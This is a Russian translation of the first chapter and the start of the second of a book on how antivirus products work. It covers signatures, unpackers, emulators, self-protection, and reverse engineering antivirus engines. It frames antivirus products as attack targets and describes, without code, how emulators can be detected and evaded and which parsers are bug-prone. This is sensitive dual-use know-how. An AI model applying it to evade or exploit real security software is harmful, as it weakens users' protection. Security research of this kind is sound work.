Справочник антивирусного хакера

Joxean Koret, Elias Bachaalany

Русский перевод книги об устройстве антивирусных продуктов, обратной разработке их компонентов, обходе обнаружения, поиске уязвимостей, фаззинге и безопасной архитектуре защитного программного обеспечения.

Больше крутых материалов в моём телеграм канале @grogrigs

Глава 1. Введение в антивирусное программное обеспечение

Антивирусное программное обеспечение предназначено для предотвращения заражения компьютера: оно обнаруживает вредоносные программы, при необходимости удаляет их и очищает систему. Вредоносные программы, которые в этой книге также называются образцами, подразделяются на троянские программы, файловые вирусы, руткиты, загрузчики, сетевые черви и другие виды.

В этой главе объясняется, что представляет собой антивирусное программное обеспечение и как оно работает. Здесь также приведена краткая история антивирусов и описано, как они менялись со временем.

Что такое антивирусное программное обеспечение

Антивирус - это специализированное защитное программное обеспечение, которое должно обеспечивать более высокий уровень защиты, чем сама операционная система, например Windows или Mac OS X. Обычно антивирус используют для предупреждения заражения. Если предотвратить атаку не удалось, он пытается вылечить зараженные программы или полностью удалить вредоносное программное обеспечение из операционной системы.

Для обнаружения угроз применяются разные методы. Сложные вредоносные программы умеют защищать себя, глубоко скрываться в операционной системе, пользоваться ее недокументированными возможностями и применять необычные приемы закрепления, чтобы избежать обнаружения. Современная поверхность атаки очень велика, поэтому антивирус должен обрабатывать вредоносные данные, поступающие как из доверенных, так и из недоверенных источников. С переменным успехом он защищает операционную систему от сетевых пакетов, почтовых вложений, средств эксплуатации уязвимостей в браузерах и программах просмотра документов, а также от запускаемых исполняемых программ.

Антивирусы в прошлом и настоящем

Самые ранние антивирусные продукты назывались сканерами. Они представляли собой программы командной строки, которые искали известные вредоносные последовательности в исполняемых файлах. С тех пор антивирусы сильно изменились. Во многих современных продуктах отдельного сканера командной строки уже нет. Вместо него используется сканер с графическим интерфейсом, проверяющий каждый файл, который создается, изменяется или открывается операционной системой либо пользовательской программой. Кроме того, современные комплексы устанавливают межсетевые экраны для обнаружения вредоносных программ, распространяющихся по сети, расширения браузера для распознавания сетевых атак, изолированные браузеры для безопасных платежей, драйверы ядра для самозащиты и песочницы.

Со времен Microsoft DOS и других устаревших операционных систем программные продукты закономерно развивались вместе с операционными системами. Однако антивирусы менялись особенно быстро из-за огромного количества создаваемых вредоносных программ. В 1990-е годы антивирусная компания могла получить лишь несколько новых образцов за неделю, причем обычно это были файловые вирусы. Теперь она ежедневно получает тысячи уникальных вредоносных

файлов. Уникальность в данном случае определяется по криптографическому хешу, например MD5 или SHA-1.

Такой объем вынудил отрасль сосредоточиться на автоматическом обнаружении и разработке эвристических методов, способных выявлять ранее неизвестное вредоносное программное обеспечение как по динамическим, так и по статическим признакам. Более подробно устройство антивирусов рассматривается в главах 3 и 4.

Быстрое развитие вредоносных и защитных программ объясняется простой причиной - деньгами. Ранние авторы вирусов создавали необычные файловые вирусы, чтобы добиться известности, первыми реализовать какую-либо возможность или решить интересную техническую задачу. Сегодня разработка вредоносного программного обеспечения стала высокодоходным бизнесом. Его используют для вымогательства и кражи учетных данных различных сетевых служб, в том числе eBay, Amazon, Google Mail, банков и платежных систем наподобие PayPal. Общая цель состоит в получении как можно большей прибыли.

Участники преступного рынка могут похитить учетные данные почты Yahoo или Gmail, а затем рассылать от имени владельца нежелательные сообщения и вредоносные программы тысячам пользователей. Данные банковской карты используют для переводов на подконтрольные счета. Преступники также нанимают подставных лиц, которые переводят деньги с явно преступных счетов на внешне законные, затрудняя расследование.

Еще один все более распространенный вид вредоносного программного обеспечения создают государства, сомнительные организации и компании, продающие государствам средства слежения. Такие программы применяют для наблюдения за связью собственных граждан и для саботажа инфраструктуры других стран. Известный сетевой червь Stuxnet нарушил работу иранского ядерного объекта в Натанзе, применив до пяти средств эксплуатации уязвимостей нулевого дня. Другой пример - кибератака на Saudi Aramco, крупнейшую нефтяную компанию Саудовской Аравии. Эту кампанию саботажа приписывали Ирану.

Программы создают и исключительно для шпионажа за государственными сетями, компаниями и гражданами. Подобной деятельностью занимаются Агентство национальной безопасности США, британский Центр правительственной связи и хакеры Народно-освободительной армии Китая. Примерами средств наблюдения служат FinFisher и продукты Hacking Team. Государственные, правоохранительные и разведывательные органы приобретали их коммерческие версии для слежения за преступниками, подозреваемыми и собственными гражданами. В частности, власти Бахрейна применяли FinFisher против повстанцев, выступавших против правительства.

Значительные технические достижения и крупные вложения в разработку вредоносного программного обеспечения заставили антивирусную отрасль резко измениться за последнее десятилетие. Однако защитная сторона информационной безопасности почти всегда отстает от наступательной. Поставщик обычно не способен обнаружить совершенно новую вредоносную программу, особенно если при ее разработке проводилась проверка качества.

Причина проста: обход антивирусов является важной частью разработки вредоносного программного обеспечения. Атакующему необходимо, чтобы его программа оставалась незамеченной как можно дольше. Многие коммерческие вредоносные комплекты, как законные, так и незаконные, продаются вместе с ограниченным периодом сопровождения. В это время программу обновляют, чтобы она снова обходила средства обнаружения антивируса или операционной системы. Обновления также исправляют ошибки и добавляют возможности. Сам антивирус тоже может стать целью. Например, финансировавшаяся государством вредоносная программа The Mask использовала уязвимость нулевого дня в продукте Kaspersky.

Антивирусные сканеры, ядра и продукты

Обычный пользователь воспринимает антивирус как единый программный комплекс, но атакующему необходимо рассматривать его на более глубоком уровне.

Антивирус состоит из нескольких компонентов: ядра, сканера командной строки, сканера с графическим интерфейсом, фоновых процессов или системных служб, драйверов фильтрации файловой системы, драйверов сетевой фильтрации и поставляемых вместе с ним вспомогательных утилит.

ClamAV, антивирус с открытым исходным кодом, служит примером сканера. Он проверяет файлы на наличие известных вредоносных последовательностей и выводит сообщение для каждого обнаруженного объекта. ClamAV не лечит файлы и не использует полноценную эвристику, основанную на поведении.

Ядро составляет основу антивирусного продукта. Например, ядром ClamAV является библиотека `libclam.so`. В ней находятся все подпрограммы для распаковки исполняемых программ, упаковщиков, шифраторов, средств защиты и других подобных средств. Там же реализован код, который открывает сжатые файлы, перебирает потоки внутри PDF или перечисляет и анализирует группы данных в контейнере OLE2, например в документе Microsoft Word. Ядро используют сканер `clamscan`, резидентная служба `clamd`, а также другие программы и библиотеки, в частности привязка для Python под названием PyClamd.

> **Примечание.** В одном антивирусном продукте нередко используется несколько ядер. Например, F-Secure применяет собственное антивирусное ядро и лицензированное ядро BitDefender.

Антивирусный продукт не всегда предоставляет сторонним разработчикам прямой доступ к ядру. Вместо этого он может открыть доступ к сканеру командной строки. В других продуктах недоступен и такой сканер: пользователю предоставляют только сканер с графическим интерфейсом либо графическую программу для настройки реакции постоянной защиты и других компонентов на обнаружение и лечение вредоносных программ. В состав комплекса могут также входить браузеры, панели инструментов браузера, драйверы самозащиты, межсетевые экраны и другие защитные средства.

Итак, продуктом называется весь программный комплекс, который антивирусная компания поставляет заказчику. Сканеры - это средства проверки файлов и каталогов, а ядро содержит основные возможности, предоставляемые компонентам более высокого уровня, например графическим сканерам и сканерам командной строки.

Распространенные заблуждения об антивирусах

Многие пользователи считают защитные продукты непробиваемыми и думают, что одна установка антивируса делает компьютер безопасным. Это ошибочное убеждение. На антивирусных форумах нередко встречаются вопросы вроде: «Мой компьютер заражен вредоносной программой. Как такое возможно, если у меня установлен антивирус?»

Чтобы понять, почему антивирус не дает абсолютной защиты, рассмотрим задачи современного защитного продукта:

• обнаружение известных вредоносных последовательностей и опасного поведения программ;
• обнаружение известных вредоносных последовательностей в документах и веб-страницах;
• обнаружение известных вредоносных последовательностей в сетевых пакетах;

• попытка выявить новое опасное поведение или новые последовательности на основании опыта работы с ранее известными образцами.

Обратите внимание: во всех пунктах присутствует слово «известных». Антивирус не может гарантировать защиту от вредоносного программного обеспечения, потому что он не способен распознать то, что ему неизвестно. Рекламные материалы могут создать у обычного пользователя впечатление полной защищенности, однако оно далеко от истины. Отрасль опирается на известные вредоносные признаки. Какие бы заявления ни делались в рекламе, антивирус не обнаружит совершенно новую угрозу, если она не основана на старых известных признаках - поведенческих или статических.

Возможности антивирусов

Все антивирусные продукты обладают общим набором возможностей, поэтому изучение одной системы помогает понять другую. Обычно встречаются следующие возможности:

• проверка сжатых файлов и упакованных исполняемых программ;
• средства проверки файлов и каталогов по требованию либо в реальном времени;
• драйвер самозащиты, не позволяющий вредоносной программе атаковать сам антивирус;
• межсетевой экран и средства анализа сети;
• средства командной строки и графического интерфейса;
• фоновый процесс или служба;
• консоль управления.

Далее кратко рассмотрены как общие для большинства продуктов возможности, так и более сложные средства, имеющиеся лишь в некоторых из них.

Основные возможности

Чтобы антивирусный продукт был пригоден для использования, он должен обладать некоторыми основными возможностями и отвечать определенным требованиям. Например, сканер и ядро должны работать быстро и потреблять мало памяти.

Применение машинных языков

Почти все антивирусные ядра написаны на машинно-компилируемых языках без управляемой среды: C, C++ либо их сочетании. Исключением была старая программа Malwarebytes, которая не являлась полноценным антивирусным продуктом. Ядро должно выполняться как можно быстрее и не снижать производительность системы. После компиляции программы на таких языках исполняются непосредственно центральным процессором с полной скоростью, поэтому они отвечают этому требованию.

Управляемое программное обеспечение компилируется в промежуточный байт-код и требует дополнительного уровня исполнения - встроенного в антивирусное ядро интерпретатора виртуальной машины, способного выполнять этот код. Например, файлам Android DEX, программам Java и управляемому коду .NET для исполнения требуется та или иная виртуальная машина. Именно этот дополнительный уровень дает машинно-компилируемым языкам преимущество в скорости.

Однако у таких языков есть недостатки. Писать на них сложнее; в программе легче допустить утечку памяти и системных ресурсов, повреждение памяти - переполнение буфера, обращение после освобождения или повторное освобождение - либо иную ошибку с серьезными последствиями для безопасности. Ни C, ни C++ не предоставляют таких механизмов защиты от повреждения памяти, какие есть в управляемых языках .NET, Python и Lua. В главе 3 рассматриваются уязвимости синтаксических анализаторов и объясняется, почему именно они чаще всего становятся источником ошибок в антивирусах.

Сканеры

Еще один обычный компонент антивирусного продукта - сканер с графическим интерфейсом или сканер командной строки, запускаемый по требованию. Пользователь обращается к нему, когда решает проверить набор файлов, каталогов либо память системы.

Существуют и сканеры при обращении, которые чаще называют резидентными сканерами или сканерами реального времени. Такой компонент анализирует файлы, которые операционная система или другие программы, например браузеры, открывают, создают, изменяют или исполняют. Это позволяет не допустить заражения документов и программ файловыми вирусами, а также предотвратить запуск известных вредоносных файлов.

Резидентный сканер представляет особый интерес для атаки. Например, ошибка в анализаторе документов Microsoft Word может позволить исполнить произвольный код сразу после загрузки вредоносного документа, даже если пользователь его не открывал. Ошибка безопасности в анализаторе почтовых сообщений антивируса может привести к исполнению вредоносного кода при поступлении письма с опасным вложением: временные файлы создаются на диске и автоматически передаются сканеру при обращении.

Подобные ошибки можно также использовать для отказа в обслуживании. Антивирус аварийно завершается или попадает в бесконечный цикл и тем самым временно либо окончательно обезвреживается, пока пользователь его не перезапустит.

Сигнатуры

Сканер любого антивирусного продукта проверяет файлы и пакеты по набору сигнатур, чтобы определить их вредоносность и присвоить обнаруженной последовательности название. Сигнатуры представляют собой известные признаки вредоносных файлов. Простейшие сигнатуры обрабатываются средствами прямого поиска последовательности - например, строки EICAR, - контрольными суммами CRC либо хешами MD5.

Криптографический хеш наподобие MD5 позволяет распознать только конкретный файл, поскольку предназначен для его однозначного обозначения. Более гибкие сигнатуры, например контрольная сумма CRC отдельных участков данных вместо хеширования всего файла, способны выявлять несколько разных файлов.

Как описано в главе 8, продукты обычно используют несколько видов сигнатур. Они варьируются от простых контрольных сумм CRC до сложных эвристических признаков, основанных на многочисленных полях заголовка PE, сложности кода в точке входа исполняемого файла, энтропии всего файла либо отдельного раздела или сегмента. Иногда сигнатуры строятся по базовым блокам, обнаруженным при анализе кода от точки входа проверяемого исполняемого файла.

У каждого вида сигнатур есть достоинства и недостатки. Одни очень точны и редко приводят к ложному срабатыванию, когда безопасный файл объявляется вредоносным. Другие рискованны и

способны породить множество ложных срабатываний. Представьте сигнатуру, которая ищет слово Microsoft в любом файле, начинающемся с байтов `MZ\x90`. Независимо от того, была ли такая последовательность найдена во вредоносной программе, правило вызовет огромное число ложных срабатываний. Сигнатуры необходимо создавать с большой осторожностью, чтобы избежать как ложных срабатываний, подобных показанному на рисунке 1.1, так и пропусков, при которых настоящий вредоносный код признается безопасным.

Рисунок 1.1. Ложное срабатывание Comodo Internet Security при проверке фактически стандартного средства обратной разработки IDA

Средства сжатия и архивы

Еще одна важная часть любого антивирусного ядра - поддержка сжатых файлов и архивов, в том числе ZIP, TGZ, 7z, XAR и RAR. Антивирус должен уметь распаковывать такие файлы и обходить все содержащиеся в них объекты, а также сжатые потоки в PDF и других форматах. Поскольку ядру приходится поддерживать множество форматов, в обрабатывающем их коде часто находят уязвимости.

В этой книге рассматриваются различные уязвимости, затрагивающие разные антивирусные продукты.

Распаковщики

Распаковщик - это подпрограмма или набор подпрограмм для снятия защиты либо сжатия с исполняемых файлов. Вредоносные исполняемые программы часто упаковывают общедоступными средствами сжатия и защиты либо закрытыми упаковщиками, полученными законным или незаконным путем. Количество упаковщиков, которое должно поддерживать антивирусное ядро, еще больше количества средств сжатия и форматов архивов. Оно растет почти каждый месяц, поскольку появляются новые упаковщики, скрывающие логику новых вредоносных программ.

Некоторые средства, например UPX, применяют лишь простое сжатие. Распаковать сжатый UPX образец нетрудно. Другие упаковщики и средства защиты намного сложнее: они преобразуют исходный код в байт-код, а затем внедряют в исполняемый файл одну или несколько случайно созданных виртуальных машин, которые исполняют первоначальную логику вредоносной программы. Удаление такого уровня виртуализации и восстановление логики программы требует больших усилий и времени.

Одни упаковщики можно обработать эмулятором центрального процессора, входящим в антивирусное ядро; другие распаковываются исключительно статическими методами. Для более сложных вариантов применяют оба подхода: эмулятор работает до определенного слоя, после чего управление передается статической подпрограмме. Когда известны размер зашифрованных данных, алгоритм, ключ и другие значения, такая подпрограмма действует быстрее эмулятора.

Как и обработчики архивов, распаковщики представляют собой удобную область для поиска уязвимостей в антивирусах. Список поддерживаемых упаковщиков огромен. Некоторые применялись лишь в одной вредоносной кампании, поэтому код для них, вероятно, был написан один раз и впоследствии не проверялся. При этом список продолжает расти каждый год.

Эмуляторы

Почти все представленные на рынке антивирусные ядра, кроме ClamAV, содержат несколько эмуляторов. Чаще всего встречается эмулятор Intel x86. В некоторых сложных продуктах поддерживаются также эмуляторы AMD64 или ARM.

Эмуляция не ограничивается обычными архитектурами центральных процессоров. Существуют эмуляторы виртуальных машин, предназначенные для анализа байт-кода Java и Android DEX, JavaScript, VBScript и даже Adobe ActionScript.

Выявить признаки эмулятора или виртуальной машины антивируса и обойти их нетрудно: достаточно найти несоответствия в реализации. Например, разработчики эмулятора Intel x86 едва ли смогут воспроизвести все команды поддерживаемых процессоров в точности так же, как их изготовители. Еще менее вероятно, что в высокоуровневой среде исполнения файлов ELF или PE будет полностью воспроизведена операционная система и весь предоставляемый ею прикладной программный интерфейс. Поэтому найти множество способов распознавания и обмана эмулятора относительно легко. В книге рассматриваются как способы обхода антивирусных эмуляторов, так и методы их распознавания. Часть III посвящена созданию средств эксплуатации уязвимостей для конкретного антивирусного ядра.

Прочие форматы файлов

Разработка антивирусного ядра очень сложна. Даже поддержка перечисленных выше общих возможностей требует значительных затрат времени и сил. Но ядро должно также разбирать длинный перечень форматов файлов, чтобы обнаруживать внедренные в них средства эксплуатации уязвимостей.

Помимо средств сжатия и архивов, приходится поддерживать контейнеры OLE2, в том числе документы Word и Excel; страницы HTML, документы XML и PDF; справочные файлы CHM и старые форматы справки Microsoft; исполняемые файлы PE, ELF и Mach-O; изображения JPG, PNG, GIF, TGA и TIFF; значки ICO и CUR; звуковые и видеофайлы MP3, MP4, AVI, ASF и MOV и многое другое.

При появлении средства эксплуатации уязвимости в новом формате инженер антивирусной компании должен добавить хотя бы частичную поддержку этого формата. Некоторые форматы настолько сложны, что даже их создателям трудно правильно их обрабатывать. Примерами служат форматы Microsoft Office и Adobe PDF. Нельзя ожидать, что разработчики антивируса справятся с ними лучше создателей, особенно если ранее не работали с этим форматом и вынуждены прибегнуть к обратной разработке. Нетрудно догадаться, что именно эта область особенно подвержена ошибкам и еще долго останется такой.

Расширенные возможности

Далее рассматриваются некоторые наиболее распространенные расширенные возможности антивирусных продуктов.

Фильтры пакетов и межсетевые экраны

С конца 1990-х примерно до 2010 года часто появлялись сетевые черви - вредоносные программы, использовавшие одну или несколько удаленных уязвимостей в выбранных продуктах. Иногда они заражали общие сетевые ресурсы Windows CIFS еще проще: перебирали стандартные сочетания имени пользователя и пароля, а затем копировали себя под привлекательными именами. Среди известных примеров - I Love You, Conficker, Melissa, Nimda, Slammer и Code Red.

Поскольку многие черви заражали компьютеры через сетевые ресурсы, антивирусная отрасль начала анализировать входящий и исходящий сетевой обмен. Для этого продукты устанавливали драйверы анализа сетевого трафика и межсетевые экраны, которые блокировали и обнаруживали наиболее распространенные известные атаки.

Как и ранее упомянутые компоненты, эти средства могут содержать ошибки. В наши дни черви почти исчезли, и соответствующая часть многих продуктов годами не обновлялась. Практически заброшенный код, вероятно, содержит немало уязвимостей. Это одна из доступных по сети поверхностей атаки, рассматриваемых в главе 11.

Самозащита

Антивирус пытается защитить пользователя от вредоносной программы, а вредоносная программа - себя от антивируса. Иногда она завершает процессы установленного защитного продукта, чтобы отключить его.

Многие антивирусы реализуют самозащиту в драйверах ядра, блокируя распространенные операции завершения, например вызов `ZwTerminateProcess`. Другие способы основаны на запрете вызовов `OpenProcess` с определенными параметрами для антивирусных процессов либо на блокировании `WriteProcessMemory`, которое применяется для внедрения кода в чужой процесс.

Обычно эти меры реализуются драйверами ядра, хотя защиту можно разместить и в пользовательском пространстве. Однако опора на код пользовательского пространства - заведомо несостоятельная модель, не работающая по меньшей мере с 2000 года. Несмотря на это, многие

продукты по-прежнему допускают такую ошибку. Примеры рассматриваются в части III.

Противодействие эксплуатации уязвимостей

Современные операционные системы Windows, Mac OS X и Linux предоставляют средства противодействия эксплуатации уязвимостей, также называемые механизмами снижения ущерба. К ним относятся рандомизация размещения адресного пространства ASLR и предотвращение исполнения данных DEP. Однако появились они сравнительно недавно, поэтому некоторые антивирусные комплексы предлагают или прежде предлагали собственные средства.

Простейшие меры принудительно включают ASLR и DEP для каждой программы и связанной с ней библиотеки. Более сложные перехватывают функции в пользовательском пространстве или ядре, чтобы определять допустимость конкретного действия для заданного процесса.

К сожалению, как это часто бывает с антивирусным программным обеспечением, большинство отраслевых средств реализовано в пользовательском пространстве посредством перехвата функций. Один из примеров - комплект Malwarebytes. После появления комплекта Microsoft EMET многие антивирусные решения оказались либо менее полными, либо устаревшими, вследствие чего их легко обойти.

В некоторых случаях применение антивирусного средства против эксплуатации уязвимостей даже хуже полного отсутствия такого средства. Примером служит Sophos BOPS - собственная реализация ASLR. Исследователь Google Тэвис Орманди обнаружил, что Sophos устанавливала общесистемную динамическую библиотеку DLL, для которой ASLR не была включена. Эту библиотеку внедряли в процессы, чтобы имитировать ASLR в операционных системах без ее поддержки, например Windows XP.

Ирония заключалась в том, что сама общесистемная библиотека была скомпилирована без поддержки ASLR. Поэтому в системах, где ASLR имелась, например Windows Vista, защита фактически ослаблялась из-за этой библиотеки. Другие недостатки подобных комплектов в антивирусном программном обеспечении рассматриваются в части IV.

Итоги

В этой вводной главе рассмотрены история антивирусов, различные виды вредоносных программ, развитие защитной отрасли и навыков авторов вредоносного программного обеспечения, которые, по-видимому, всегда остаются на шаг впереди. Затем антивирусный комплекс был разобран на составляющие, а его основные и расширенные возможности получили краткое объяснение, подготавливающее читателя к подробному изложению в последующих главах.

Подведем итоги:

• На заре отрасли антивирусы назывались сканерами, поскольку состояли из сканера командной строки и базы сигнатур. Вредоносные программы развивались, и защитные продукты менялись вместе с ними. Теперь в их состав входят эвристические ядра и средства защиты от атак через браузеры, сетевые пакеты, почтовые вложения и документы.
• Существуют различные виды вредоносного кода: троянские программы, вирусы, руткиты, сетевые черви, загрузчики, средства эксплуатации уязвимостей, код командной оболочки и другие.
• Авторы преступных вредоносных программ стремятся, помимо прочего, получить деньги и похитить интеллектуальную собственность.

• Государства также создают вредоносные программы для слежения и саботажа, защищая собственные интересы. Власти Бахрейна применяли FinFisher для слежения за повстанцами, а Stuxnet, предположительно совместно созданный правительствами США и Израиля, предназначался для нарушения иранской ядерной программы.
• Антивирусные продукты продвигают с помощью множества модных выражений. Такая реклама может вводить обычного пользователя в заблуждение и создавать ложное ощущение безопасности.
• Антивирус представляет собой систему, в центре которой находится ядро. Оно согласует работу остальных компонентов: подключаемых модулей, системных служб, драйверов фильтрации файловой системы, компонентов ядра операционной системы и других частей.
• Антивирус должен работать быстро. Лучше всего подходят языки, компилируемые непосредственно в машинный код выбранной платформы и не несущие расходов на интерпретатор виртуальной машины. Некоторые части продукта могут быть написаны на управляемых или интерпретируемых языках.
• К основным составляющим антивируса относятся ядро, механизм сканирования, сигнатуры, распаковщики, эмуляторы и анализаторы различных форматов файлов. Кроме того, продукт может предоставлять расширенные возможности: анализ пакетов, защитные расширения браузера, самозащиту и противодействие эксплуатации уязвимостей.

В следующей главе начинается обсуждение обратной разработки антивирусных ядер ради автоматизированной проверки безопасности и фаззинга. Фаззинг - лишь один из способов обнаружения ошибок безопасности в антивирусах.

Глава 2. Обратная разработка ядра

Ядром антивирусного продукта называют его внутренний механизм. Оно связывает все важные компоненты антивируса и предоставляет им вспомогательные возможности. Например, сканеры обращаются к прикладному программному интерфейсу ядра, чтобы анализировать файлы, каталоги и буферы, а также запускать другие виды анализа.

В этой главе рассматриваются обратная разработка антивирусного ядра, интересные с точки зрения атакующего возможности и приемы, упрощающие исследование, особенно когда антивирус пытается ему помешать. В конце главы мы напишем на Python самостоятельное средство, которое взаимодействует непосредственно с ядром антивируса и позволяет выполнять фаззинг либо автоматически проверять способы обхода обнаружения.

Средства обратной разработки

Общепринятым средством обратной разработки является коммерческий дизассемблер IDA. Предполагается, что читатель знаком с его основами, поскольку далее IDA применяется для статического и динамического анализа. В этой главе также используются WinDbg и GDB - стандартные отладчики для Windows и Linux соответственно. Типичные операции обратной разработки автоматизируются на Python как из IDA через подключаемый модуль IDAPython, так и в самостоятельных сценариях, не зависящих от сторонних модулей.

Поскольку мы будем работать с вредоносными программами и исследовать способы обхода антивируса, опыты рекомендуется проводить в безопасной виртуальной среде, созданной с помощью VMware, VirtualBox или QEMU. При наличии отладочных символов они сильно облегчают работу; чаще всего такие символы поставляются с версией антивируса для Linux.

Для практических опытов в ходе чтения книги желательно держать под рукой две виртуальные машины: одну с Windows, другую с Linux.

Командная строка и графический интерфейс

Все современные антивирусы предоставляют графический интерфейс для настройки, просмотра результатов, планирования проверок и других действий. Обратная разработка графических сканеров обычно затруднена: они взаимодействуют не только с ядром, но и со множеством других компонентов. Одно лишь отделение кода отрисовки, обновления интерфейса и обработки событий окон требует значительного статического и динамического анализа.

К счастью, некоторые продукты предлагают независимые сканеры командной строки. Они меньше графических аналогов и часто самодостаточны, поэтому именно с них удобнее начинать обратную разработку.

Некоторые антивирусы предназначены для централизованного сервера. В них ядро сканирования используется серверным компонентом, а не средствами командной строки или графического интерфейса. Сервер предоставляет протокол связи, через который к нему подключаются клиентские программы. При этом он не обязательно работает на отдельном компьютере: это может быть локальная системная служба.

Например, продукты Avast для Linux и Kaspersky содержат сервер, к которому подключаются графические сканеры и средства командной строки. Клиенты передают запрос на проверку и

ожидают результат. Обратная разработка такого клиента позволит понять лишь протокол связи, а при удаче - найти удаленную уязвимость сервера, но не раскроет устройство ядра. Для этого придется исследовать серверный компонент, внутри которого ядро и работает.

В следующих разделах в качестве примера используется серверный компонент Avast для Linux.

Отладочные символы

Программы для Windows редко поставляются с отладочными символами. В операционных системах семейства Unix сторонние продукты, напротив, нередко содержат встроенные символы. Без них первое знакомство с ядром и другими компонентами антивируса заметно сложнее: в листинге дизассемблера отсутствуют осмысленные имена функций и меток. Однако существуют приемы и средства, позволяющие восстановить часть или даже все символы исследуемого продукта.

Компании невыгодно поддерживать отдельную исходную базу для каждой платформы. Поэтому ядра многоплатформенных антивирусов обычно используют общий исходный код целиком либо частично. Обратная разработка ядра на одной платформе облегчает исследование другой версии.

Бывают исключения. Например, поставщик может не иметь собственного ядра для определенной платформы, такой как Mac OS X, и лицензировать его у другой антивирусной компании. Иногда в продукт встраивают готовое чужое ядро и меняют только названия, уведомления об авторских правах, строки, значки и изображения. Так поступают многие компании, приобретающие лицензии на ядро Bitdefender.

Чтобы получить хотя бы частичное представление об устройстве исполняемых файлов, проверьте наличие версии продукта для Linux, BSD или Mac OS X и выясните, встроены ли в нее символы. Если повезет, их можно будет перенести на другую платформу. Ядро в разных операционных системах, вероятнее всего, останется тем же, за исключением вызовов системного прикладного программного интерфейса и библиотек среды выполнения.

Восстановление отладочных символов

Вероятность найти символы выше в продукте для Unix. Рассмотрим библиотеку F-Secure `fm`: в Windows она называется `fm4av.dll`, а в Linux - `libfm-lnx32.so`. Версия для Windows не содержит отладочных символов, тогда как версия для Linux содержит множество символов как для этой библиотеки, так и для других исполняемых файлов.

На рисунке 2.1 показан список функций, обнаруженных IDA в версии для Windows.




Рисунок 2.1. Библиотека F-Secure для Windows `fm4av.dll`*, открытая в IDA*

На рисунке 2.2 показан список осмысленных имен функций той же библиотеки для Linux. IDA получила эти имена из встроенных в исполняемый файл символов.

